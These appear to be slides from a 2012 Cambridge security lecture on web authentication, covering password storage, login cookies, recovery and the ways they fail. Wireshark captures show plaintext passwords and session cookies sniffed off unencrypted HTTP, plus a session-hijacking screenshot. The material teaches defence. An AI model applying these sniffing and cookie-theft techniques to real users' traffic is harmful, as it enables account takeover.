User authentication on the web

Joseph Bonneau

jcb82@cl.cam.ac.uk

UNIVERSITY OF CAMBRIDGE

Computer Laboratory

Part II Security lecture
2012

Talk outline

1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
4. Can we do better?

The web was not designed with authentication in mind

"On the Internet, nobody knows you're a dog."

The web was not designed with authentication in mind


```
GET / HTTP/1.1
Host: www.cl.cam.ac.uk
```

128.28.2.138 ⟶ www.cl.cam.ac.uk

```
HTTP/1.1 200 OK
Content length: 7661
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
...
```

128.28.2.138 ⟵ www.cl.cam.ac.uk

Authentication is used for many purposes



Joseph Bonneau

Wall | Info | Photos | Boxes | +

What's on your mind?

Attach: ▾ 🔒▾ Share

Options

View Photos of Me (533)

View Videos of Me (2)

Edit My Profile

Write something about yourself.

Information

Networks:
Cambridge Grad Student '11
Stanford Alum '06

Birthday:
July 17, 1984

Current City:
San Francisco, CA

Friends

664 friends See All

Brett Talbot, Ryan Sill, Tyler Jank, Chris Ching, Bob Borek, Katie Stenson

Molly Fox
In these photos: Joseph Bonneau

Hail the MiniCleggs of Bratislava
Easter, part the first.
May 23 at 7:07pm · View album

Stella Nordhagen
In these photos: Joseph Bonneau

Holi Holi Holi
9 new photos
A (belated) celebrartion of colour!
May 18 at 4:53pm · View album

RECENT ACTIVITY


Joseph is now friends with Michelle Russo Vinroe and Katie Haberman.

Joseph attended Gates Distinguished Lecture. · Comment · Like

Joseph and Noah Isserman are now friends. · Comment · Like

Persistent online identities

Authentication is used for many purposes



Quantity: 1

Add to Cart

or

Buy now with 1-Click®

Ship to:

Joseph Bonneau

□ Add gift-wrap/note

or


Add to Cart with FREE Two-Day Shipping

Amazon Prime Free Trial required. Sign up when you check out. Learn More

Add to Wish List

Online linking to offline identity

Authentication is used for many purposes



CURRENT E-MAILS

You have no subscriptions for Email newsletters.

MY ALERTS + Create News Alert

You have no alerts, use the "Create News Alert" link above to create one.

MY STOCK ALERTS + Create Stock Alert

You have no alerts, use the "Create Stock Alert" link above to create one.

COMMENT NOTIFICATIONS

Receive a notification when your comment is posted or replied to by an NYTimes reporter. SUBSCRIBE

TODAY'S HEADLINES

TODAY'S HEADLINES SUBSCRIBE

DAILY


Get general top headlines or create a customized e-mail by selecting from the categories below.

- See Sample

□ U.S	□ Daily Featured Section	□ Editorial
□ Sports	□ Business	□ Technology
□ Politics	□ World	□ NY Region
□ Op-Ed	□ Arts	

Customising online preferences

Authentication is used for many purposes



Frequency of password collection


Many requirements for “perfect” authentication

1. Secure
    1. Criminals (may know target)
    2. Malware
    3. Rogue servers
    4. Phishers
2. Low cost
    1. Easy for users
    2. Cheap for servers
    3. Easy to implement
    4. Widely compatible
3. Privacy-enabling
    1. Users choose to reveal identity
    2. Easy to create new identities
    3. Malicious sites get no information
4. Legal
    1. non-repudiable (sometimes)
    2. tracable (sometimes)

Talk outline

1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
4. Can we do better?


Password enrolment



Choose a Password, which you'll also enter each time you use this service. Your password should be 5-15 characters in length and shouldn't include punctuation, symbol characters or spaces.

Important: We'll record your User Name and Password EXACTLY as you type them, so make a note if you enter in upper and lower case.

Wall Street Journal, 1996



Please register to gain free access to WSJ tools.

First Name

Last Name

Email (your email address will be your login)

Confirm Email

Create a Password

Confirm Password

From time to time, we will send you e-mail announcements on new features and special offers from The Wall Street Journal Online.

Wall Street Journal, 2010

Password enrolment

```
<form method="post" action="user_enrol.cgi">

Create a username:
<input type="text" name="user"/> <br/>

Choose password:
<input type="password" name="pass"/> <br/>

<input type="submit" name="submit" />

</form>
```

128.28.2.138 ⟵ http://www.example.com/

Password enrolment

```
POST user_enrol.cgi HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Content-Length: 30

user=jcb82&pass=qwerty
```

128.28.2.138 ⟶ http://www.example.com/

Password enrolment

```
POST user_enrol.cgi HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Content-Length: 30

user=jcb82&pass=qwerty
```

128.28.2.138 ⟶ https://www.example.com/

Password storage

USER	PASS
jcb82	qwerty
rja14	d5bf"_)*(&()"$
mgk25	i_love_fourier
...	...

Password storage

USER	PASS_HASH
jcb82	13e874694bc9
rja14	ddd87e9f571a
mgk25	5b72fba97e14
...	...

$$\text{PASS\_HASH}_i = \text{SHA-256}(\text{password}_i)$$

Password storage

USER	SALTED_HASH	SALT
jcb82	cfea9edfe0bd...	0cb9...
rja14	9883078e2953...	1f13...
mgk25	a6b02ced143e...	b168...
...	...	...

$$\mathrm{salt}_i = \textbf{random}[0:64]$$

$$\mathrm{SALTED\_HASH}_i = \text{SHA-256}(\mathrm{password}_i || \mathrm{salt}_i)^N$$

Login

```
POST login.php HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Content-Length: 34

name=jcb82&pass=qwerty
```

128.28.2.138 ⟶ https://www.example.com

Login

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie:  user_id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie:  auth=f0eb6a1bdff...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Content-Length: 0
```

128.28.2.138 ⟵ https://www.example.com

Login

```
GET /main.html HTTP/1.1
Host: www.example.com
Cookie:  user_id=821183; auth=f0eb6a1bdff...
```

128.28.2.138 ⟶ http://www.example.com

Logout

```
POST logout.php HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Content-Length: 0
```


128.28.2.138 ⟶ www.example.com

Logout

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie:  user_id=0; path=/;
Set-Cookie:  auth=0 path=/;
Content-Length: 0
```

128.28.2.138 ⟵ www.example.com

Update



Change my password

Change your password. Follow the instructions below.

Fields marked with * are mandatory

1 Enter password

Password rules:
Password must contain at least 7 characters
Password must contain at least 1 digit
Password must contain at least 1 letter
Password must not be the same as username
Password can not have 3 of the same consecutive characters, nor 4 of the same characters throughout.

*Old password


Please enter old Password.

*Password

*Re-enter password

2 Save my new password

Recovery



Request a new password

If you have forgotten your password you can order a new one here.

Fields marked with * are mandatory.

*Username (e-mail address)

Please enter Username or Password.

1 How do you want to receive your new password?

● *Send out new password via email

2 Validation image

Are you still having problems with the letters? Don't worry, we can help you. Click here

Enter the characters you see in the image into the field below.
If you can´t see all the letters, just change the image by clicking here

3 Get new password

Recovery

```
Hi jbonneau,

Someone requested that your Last.fm password be
reset.  If this wasn't you, there's nothing to
worry about - simply ignore this email and nothing
will change.

If you DID ask to reset the password on your
Last.fm account, just click here to make it happen:
http://www.last.fm/?id=<userid>
&key=<authentication-token>

Best Regards,
The Last.fm Team
```

Talk outline


1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
    1. Technical failures (false authentication)
    2. User interface failures
    3. Human memory failures
    4. Economic failures
    5. Technical failures (unintended authentication)
4. Can we do better?

Plaintext passwords sent over SMTP

```
Dear Joseph Bonneau,

You requested us to send you your EasyChair login
information.  Please use the following data to log in to
EasyChair:

User name:  jbonneau
Password:  qwerty

Best regards,
EasyChair Messenger.
```

Password recovery, EasyChair

Insecure at-rest storage of passwords



Change Your Password (optional)


A Password must be at least 6 characters or longer, and may not include blank spaces, or the characters: <> " (A good example of a password: *RUGT_7*).

New Password: Please note passwords are case sensitive.

Confirm Password:

29-50% of sites store passwords in the clear

Insecure at-rest storage of passwords



guardian.co.uk
Searc
News | Sport | Comment | Culture | Business | Money | Life & style | Travel | Environment
News › Technology › Technology blog
TECHNOLOGY BLOG
Previous
Blog home
Next

32.6m passwords may have been compromised in RockYou hack

RockYou, which provides widgets popular with MySpace and Facebook users, has been hacked and 32.6m users are being urged to change their passwords

(74)
Tweet this (104)
Comments (1)
rockyou
The Best Slideshow Ever!
Add music, videos, themes, movie posters, instant posting, and more!
Create Now
FACEBOOK
MYSPACE
HI5
FRIENDSTER
ORKUT
BEBO
MORE
slideshow
uploadphoto
photofx
glittertext
funnotes
games


Part of the RockYou website

Posted by
Jack Schofield Tuesday 15 December 2009
17.33 GMT
guardian.co.uk

larger | smaller
Technology
Hacking · Data and computer security · Cloud computing
Media
Social networking
More from Technology blog on

RockYou SQL injection hack
January 2010

Incomplete TLS deployment



Please enter a new password

Email: facebook@ucam.preibusch.net

New Password: (required) ?

Confirm Password: (required)

Change Password

□ Keep me logged in   Forgot your password?

Email   Password   Login

Password

- Do not use the same password that you use for other online accounts.
- Your new password must be at least 6 characters in length.
- Use a combination of letters, numbers, and punctuation.
- Passwords are case-sensitive. Remember to check your CAPS lock key.

Old Password:

New Password: (required)

Confirm Password: (required)

Change Password

Sign Up

It's free and anyone can join

First Name:

Last Name:

Your Email:

New Password:


I am: Select Sex: ▾

Birthday: Month: ▾ Day: ▾ Year: ▾

Why do I need to provide this?

Sign Up

Incomplete TLS deployment


eth0: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: http
Expression... Clear Apply
Frame (167 bytes) Reassembled TCP (923 bytes)
Profile: Default

```
No. .  Time          Source                   Destination      Protocol  Info
  2873 31.274287     fe80::a9e9:4d21:e17c:    ff02::c          SSDP      NOTIFY * HTTP/1.1
  2980 33.922855     fe80::a9e9:4d21:e17c:    ff02::c          SSDP      NOTIFY * HTTP/1.1
  2981 33.927676     fe80::a9e9:4d21:e17c:    ff02::c          SSDP      NOTIFY * HTTP/1.1
  2984 34.092883     fe80::a9e9:4d21:e17c:    ff02::c          SSDP      NOTIFY * HTTP/1.1
  2985 34.172821     fe80::a9e9:4d21:e17c:    ff02::c          SSDP      NOTIFY * HTTP/1.1
  2986 34.174739     fe80::a9e9:4d21:e17c:    ff02::c          SSDP      NOTIFY * HTTP/1.1
  2988 34.274411     fe80::a9e9:4d21:e17c:    ff02::c          SSDP      NOTIFY * HTTP/1.1
  3372 35.775870     128.232.8.168            91.198.174.232   HTTP      POST /w/index.php?title=Special:UserLogin&action=submitlogin&type=login&returnto=Main_Page HTTP/1.1  (application/x-www-f
  4047 36.287828     91.198.174.232           128.232.8.168    HTTP      HTTP/1.0 200 OK  (text/html)
  4748 36.480871     128.232.8.168            91.198.174.233   HTTP      GET / HTTP/1.1
  4750 36.491315     91.198.174.233           128.232.8.168    HTTP      HTTP/1.1 200 OK  (text/javascript)
  5271 36.687754     128.232.8.168            91.198.174.232   HTTP      GET /w/index.php?title=Special:BannerLoader&banner=2010_JA1_Banner3&userlang=en&db=enwiki&sitename=Wikipedia&country=GB H
  6666 53.707430     128.232.8.168            75.101.163.8     HTTP      GET /ping?h=slate.com&p=%2F%3Freload%3Dtrue&u=vae1qdooiyxm5kst&d=slate.com&g=9250&n=0&c=2.5&x=0&y=4560&w=928&j=150&R=0&W=
  6669 53.796046     75.101.163.8             128.232.8.168    HTTP      HTTP/1.1 200 OK  (GIF89a)
```

```
▷ Transmission Control Protocol, Src Port: 39245 (39245), Dst Port: http (80), Seq: 823, Ack: 1, Len: 101
▷ [Reassembled TCP Segments (923 bytes): #3371(822), #3372(101)]
▽ Hypertext Transfer Protocol
  ▷ POST /w/index.php?title=Special:UserLogin&action=submitlogin&type=login&returnto=Main_Page HTTP/1.1\r\n
    Host: en.wikipedia.org\r\n
    Connection: keep-alive\r\n
    Referer: http://en.wikipedia.org/w/index.php?title=Special:UserLogin&returnto=Main_Page\r\n
  ▷ Content-Length: 101\r\n
    Cache-Control: max-age=0\r\n
    Origin: http://en.wikipedia.org\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\n
    User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/534.12 (KHTML, like Gecko) Ubuntu/9.10 Chromium/9.0.576.0 Chrome/9.0.576.0 Safari/534.12\r\n
    Accept-Encoding: gzip,deflate,sdch\r\n
    Accept-Language: en-US,en;q=0.8\r\n
    Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3\r\n
    Cookie: enwiki_session=f0eb6a1bdff66a15899bae581881f219; enwikiUserName=Jbonneau\r\n
    \r\n
▽ Line-based text data: application/x-www-form-urlencoded
    wpName=Jbonneau&wpPassword=qwerty&wpLoginAttempt=Log+in&wpLoginToken=73498ed1ba5a7d81a29cdd28335b84fa
```

```
0300  62 64 66 66 36 36 61 31  35 38 39 39 62 61 65 35   bdff66a1 5899bae5
0310  38 31 38 38 31 66 32 31  39 3b 20 65 6e 77 69 6b   81881f21 9; enwik
0320  69 55 73 65 72 4e 61 6d  65 3d 4a 62 6f 6e 6e 65   iUserNam e=Jbonne
0330  61 75 0d 0a 0d 0a 77 70  4e 61 6d 65 3d 4a 62 6f   au....wp Name=Jbo
0340  6e 6e 65 61 75 26 77 70  50 61 73 73 77 6f 72 64   nneau&wp Password
0350  3d 71 77 65 72 74 79 26  77 70 4c 6f 67 69 6e 41   =qwerty& wpLoginA
0360  74 74 65 6d 70 74 3d 4c  6f 67 2b 69 6e 26 77 70   ttempt=L og+in&wp
0370  4c 6f 67 69 6e 54 6f 6b  65 6e 3d 37 33 34 39 38   LoginTok en=73498
0380  65 64 31 62 61 35 61 37  64 38 31 61 32 39 63 64   ed1ba5a7 d81a29cd
0390  64 32 38 33 33 35 62 38  34 66 61                  d28335b8 4fa
```

Text item (), 101 bytes   Packets: 9604 Displayed: 29 Marked: 0

Password sniffing

Incomplete TLS deployment


```
<form method="post"
action="https://www.example.com/user_login.cgi">

Username:
<input type="text" name="user" /> <br />

Password:
<input type="password" name="pass" /> <br />

<input type="submit" name="submit" />

</form>
```

Post-only TLS deployment

Incomplete TLS deployment

TLS Deployment	**I**	**E**	**C**	**Tot.**
Full	0.07	0.26	0.07	**0.39**
Full/POST	0.02	0.01	0.01	**0.03**
Inconsistent	0.09	0.04	0.03	**0.17**
None	0.15	0.03	0.23	**0.41**

Cookie theft post-TLS



```
No.   Time        Source          Destination     Protocol  Info
  415 2.406572    128.232.8.168   91.198.174.232  HTTP      POST /w/index.php?title=Special:UserLogin&action=submitlogin&type=login&returnto=Main_Page HTTP/1.1  (application/x-www-form-
  468 2.738924    91.198.174.232  128.232.8.168   HTTP      HTTP/1.0 302 Moved Temporarily
  600 2.780122    128.232.8.168   91.198.174.232  HTTP      GET /wiki/Main_Page HTTP/1.1
 1383 3.243391    91.198.174.232  128.232.8.168   HTTP      HTTP/1.0 200 OK  (text/html)
 1418 3.252510    128.232.8.168   91.198.174.233  HTTP      GET /skins-1.5/common/shared.css?283-12 HTTP/1.1
 1419 3.252640    128.232.8.168   91.198.174.233  HTTP      GET /skins-1.5/common/commonPrint.css?283-12 HTTP/1.1
 1448 3.263082    91.198.174.233  128.232.8.168   HTTP      HTTP/1.1 304 Not Modified
 1451 3.263108    91.198.174.233  128.232.8.168   HTTP      HTTP/1.1 304 Not Modified
 1543 3.297674    128.232.8.168   91.198.174.232  HTTP      GET /w/index.php?title=-&action=raw&maxage=2678400&smaxage=0&ts=20101111154843&gen=css HTTP/1.1
 1806 3.381512    128.232.8.168   91.198.174.233  HTTP      GET /skins-1.5/monobook/main.css?283-12 HTTP/1.1
 1807 3.381588    128.232.8.168   91.198.174.233  HTTP      GET /skins-1.5/chick/main.css?283-12 HTTP/1.1
```


```
▷ Frame 415 (217 bytes on wire, 217 bytes captured)
▷ Ethernet II, Src: IntelCor_4b:2b:fb (00:1c:c0:4b:2b:fb), Dst: All-HSRP-routers_01 (00:00:0c:07:ac:01)
▷ Internet Protocol, Src: 128.232.8.168 (128.232.8.168), Dst: 91.198.174.232 (91.198.174.232)
▷ Transmission Control Protocol, Src Port: 44432 (44432), Dst Port: http (80), Seq: 885, Ack: 1, Len: 151
▷ [Reassembled TCP Segments (1035 bytes): #414(884), #415(151)]
▽ Hypertext Transfer Protocol
  ▷ POST /w/index.php?title=Special:UserLogin&action=submitlogin&type=login&returnto=Main_Page HTTP/1.1\r\n
    Host: en.wikipedia.org\r\n
    Connection: keep-alive\r\n
    Referer: http://en.wikipedia.org/w/index.php?title=Special:UserLogin&action=submitlogin&type=login&returnto=Main_Page\r\n
  ▷ Content-Length: 151\r\n
    Cache-Control: max-age=0\r\n
    Origin: http://en.wikipedia.org\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\n
    User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/534.12 (KHTML, like Gecko) Ubuntu/9.10 Chromium/9.0.576.0 Chrome/9.0.576.0 Safari/534.12\r\n
    Accept-Encoding: gzip,deflate,sdch\r\n
    Accept-Language: en-US,en;q=0.8\r\n
    Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3\r\n
    Cookie: enwiki_session=f0eb6a1bdff66a15899bae581881f219; enwikiUserName=Jbonneau; enwikiLoggedOut=20101111154802\r\n
    \r\n
```

```
02f0  3b 71 3d 30 2e 37 2c 2a  3b 71 3d 30 2e 33 0d 0a   ;q=0.7,* ;q=0.3..
0300  43 6f 6f 6b 69 65 3a 20  65 6e 77 69 6b 69 5f 73   Cookie:  enwiki_s
0310  65 73 73 69 6f 6e 3d 66  30 65 62 36 61 31 62 64   ession=f 0eb6a1bd
0320  66 66 36 36 61 31 35 38  39 39 62 61 65 35 38 31   ff66a158 99bae581
0330  38 38 31 66 32 31 39 3b  20 65 6e 77 69 6b 69 55   881f219;  enwikiU
0340  73 65 72 4e 61 6d 65 3d  4a 62 6f 6e 6e 65 61 75   serName= Jbonneau
0350  3b 20 65 6e 77 69 6b 69  4c 6f 67 67 65 64 4f 75   ; enwiki LoggedOu
0360  74 3d 32 30 31 30 31 31  31 31 31 35 34 38 30 32   t=201011 11154802
0370  0d 0a 0d 0a 77 70 43 61  70 74 63 68 61 49 64 3d   ....wpCa ptchaId=
0380  32 30 39 36 38 32 30 32  38 26 77 70 43 61 70 74   20968202 8&wpCapt
0390  63 68 61 57 6f 72 64 3d  6d 6f 76 69 65 70 75 73   chaWord= moviepus
03a0  68 26 77 70 4e 61 6d 65  3d 4a 62 6f 6e 6e 65 61   h&wpName =Jbonnea
03b0  75 26 77 70 50 61 73 73  77 6f 72 64 3d 69 6d 6d   u&wpPass word=imm
03c0  64 62 69 6d 6d 64 62 26  77 70 4c 6f 67 69 6e 41   dbimmdb& wpLoginA
```

HTTP Cookie (http.cookie), 114 bytes Packets: 5995 Displayed: 74 Marked: 0 Dropped: 154 Profile: Default

Wireshark

Cookie theft post-TLS



Mike Mcallen
Facebook
Mike Mcallen
Facebook
meetingspodcast@gmail.co
Google
mmcallen
Twitter
Alice, or perhaps Bob
Windows Live
Alice, or perhaps Bob
Windows Live
Alice, or perhaps Bob
Windows Live
Larry Walters
Facebook
Alice, or perhaps Bob
Windows Live
Alice, or perhaps Bob
Windows Live

Mike Mcallen
Edit My Profile

News Feed
Messages 60
Events
Friends
Technology Lovin... 3
Create Group...
See All
Game Requests 1
More 7
Friends on Chat

News Feed Top News · Most Recent

What's on your mind?

Movember USA Our profile pic is today's Mo Photo of the Day. Want to be featured? Email your best Mo photo to: photos@movember.com, and you may be chosen!

5 minutes ago · 2 2 · Comment · Like · Share

David Spark Compilation video I shot at Staffing World 2010.

Recruiters at Staffing World Reveal Favorite Practices
www.youtube.com
With hundreds of recruiters on hand, Staffing World 2010 was packed with some great advice on how to be the best possible recruiter. Dice asked Staffing World attendees to share their best practices in recruiting.

7 minutes ago · Comment · Like · Share

Melissa Kane ▸ Steve Miller: hey, thanks...i'm now addicted to boggle :)
9 minutes ago · Comment · Like · See Wall-to-Wall

Marianne Mattson Paloncy Hahahaha!!! Can you say Dena Lohan? http://theclicker.todayshow.com/_news/2010/10/28/5366476-patridges-mom-delivers-drunken-rant-about-dancing-the-hills

The Clicker – Patridge's mom delivers drunken rant about 'Dancing'

Events See All
What are you planning?

People You May Know See All
Aaron McDougall
6 mutual friends
Add as friend
Dennis Hamilton
Lauren Sanderson is a mutual friend.
Add as friend

